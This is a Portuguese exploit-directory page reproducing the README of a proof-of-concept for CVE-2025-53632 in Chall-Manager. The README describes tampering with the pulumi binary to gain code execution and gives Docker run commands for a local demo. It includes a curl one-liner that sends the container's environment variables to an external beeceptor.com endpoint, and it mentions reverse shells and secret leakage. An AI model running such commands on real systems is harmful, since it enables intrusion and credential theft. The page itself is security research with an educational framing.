
Skip to content
KitploitKITPLOIT
FerramentasExploitsBlog
Log in
Enviar
FerramentasExploitsBlog
Enviar

Ferramentas de Hacking, PenTest e Cibersegurança para o seu Arsenal de Segurança!

Kitploit é um diretório de ferramentas de hacking, cibersegurança e pentesting. Descubra as últimas atualizações de projetos para encontrar vulnerabilidades, analisar sistemas, automatizar testes e fortalecer sua segurança.

FeedsContatoPrivacidade© 2026 Kitploit

Diretório de Ferramentas

Categorias

Ver todas as categorias
Loading categories
CVE-2025-53632 — Uma exploração do CVE-2025-53632 para confirmar a explorabilidade | Kitploit

Ferramentas/GitHubGitHub/pandatix/cve-2025-53632
Análise de VulnerabilidadesExploraçãoExploração de Aplicações WebTestes de PenetraçãoAprendizado e EducaçãoRed Teaming
GitHubpandatix/cve-2025-53632

CVE-2025-53632

Uma exploração do CVE-2025-53632 para confirmar a explorabilidade

Ver Repositório
7há 1 anoAinda não revisado

Mais Populares

Ver todos →

Descubra as ferramentas mais usadas pela nossa comunidade.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 O kit definitivo de OSINT: grafo de investigação, pontuação de confiança, famílias de alias, mapa, linha do tempo e relatórios. 49 módulos, mais de 400 sites, sem necessidade de chaves de API.

    1.0k
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Aplicativo de Execução em Um Toque GhostLock (CVE-2026-43499)

    645
  • 3

    looking-glass

    anonghosty/looking-glass

    Plataforma CSIRT que ingere relatórios do Shadowserver no MongoDB e os reproduz como mapas interativos, análises, descobertas, avisos e painéis executivos.

    420
  • 4

    jumpserver

    jumpserver/jumpserver

    JumpServer é uma plataforma de código aberto de Gerenciamento de Acesso Privilegiado (PAM) que fornece às equipes de DevOps e TI acesso seguro e sob demanda a endpoints SSH, RDP, Kubernetes, Banco de Dados e RemoteApp através de um navegador web.

    388
  • 5

    ARTEX

    baarai/artex

    Plataforma autônoma de testes de penetração multiagente com LLM, com agentes planejador/executor, grafos de ativos e de exploração, registro de tráfego MITM e reteste de vulnerabilidades.

    330
  • 6

    SafeLine

    chaitin/safeline

    WAF auto-hospedado e proxy reverso que filtra tráfego HTTP malicioso, bloqueia injeção SQL, XSS e ataques de bots, com limitação de taxa e criptografia dinâmica de HTML/JS.

    328

Explore todas as ferramentas

Navegue pela nossa coleção de ferramentas

Ver todas as ferramentas →
Compartilhar

CVE-2025-53632

Este repositório contém um exploit do CVE-2025-53632 que afeta o Chall-Manager < v0.1.4. As versões afetadas estão claramente desatualizadas e muito provavelmente não são usadas por ninguém, então estou confiante de que não há exploração maliciosa atualmente.

Este repositório não lhe dá o direito de atacar ninguém, mas é destinado a fins educacionais.

[!WARNING] A forma como o Chall-Manager lida com cenários ainda é completamente explorável sem o zip slip: basta adulterar o binário pulumi do cenário para que a próxima execução execute seu código arbitrário.

Demonstramos o ataque no Chall-Manager v0.1.3.

Cenário

Vamos imaginar um Chall-Manager exposto (por favor, não faça isso, não é para ser assim, pois é um aplicativo RCE sob demanda).

Ao criar um desafio, o cenário é validado por uma pré-visualização do Pulumi. Não há controle sobre esse código em si, então podemos injetar qualquer coisa.

Para isso, o Chall-Manager usa a auto API do Pulumi, que executa o binário do Pulumi. Ele faz isso sem caminho absoluto, pois espera que esteja em /pulumi/bin/pulumi ($PATH começa com /pulumi/bin).

Usando essas informações, vamos adulterar o programa pulumi injetando algum código shell antes de sua execução. Como o cenário será então validado, o programa pulumi adulterado será executado, rodando o script.

A partir deste script, agora você pode abrir um reverse shell, pivotear pela infraestrutura ou dentro do contêiner, vazar segredos (por exemplo, contidos em variáveis de ambiente) ou até mesmo o conteúdo do desafio (por exemplo, a flag do desafio se um cenário não foi pré-construído).

Requisitos

Para executar esta demonstração do exploit você precisará de:

  • docker ;
  • go.

Exploit

  1. Execute o chall-manager.

    docker run --name chall-manager -d -p 8080:8080 ctferio/chall-manager:v0.1.3
    
  2. Execute main.go

    go run main.go --url localhost:8080
    

    Seja criativo com seu script ! Por exemplo, você pode enviar informações do sistema para um terceiro...

    go run main.go --url localhost:8080 --script 'curl -d "$(env)" https://app.beeceptor.com/console/cve-2025-53632'

    
  3. Você pode parar o contêiner Docker de demonstração do Chall-Manager quando terminar.

    docker stop chall-manager && docker rm $_

    
Baixar ferramenta



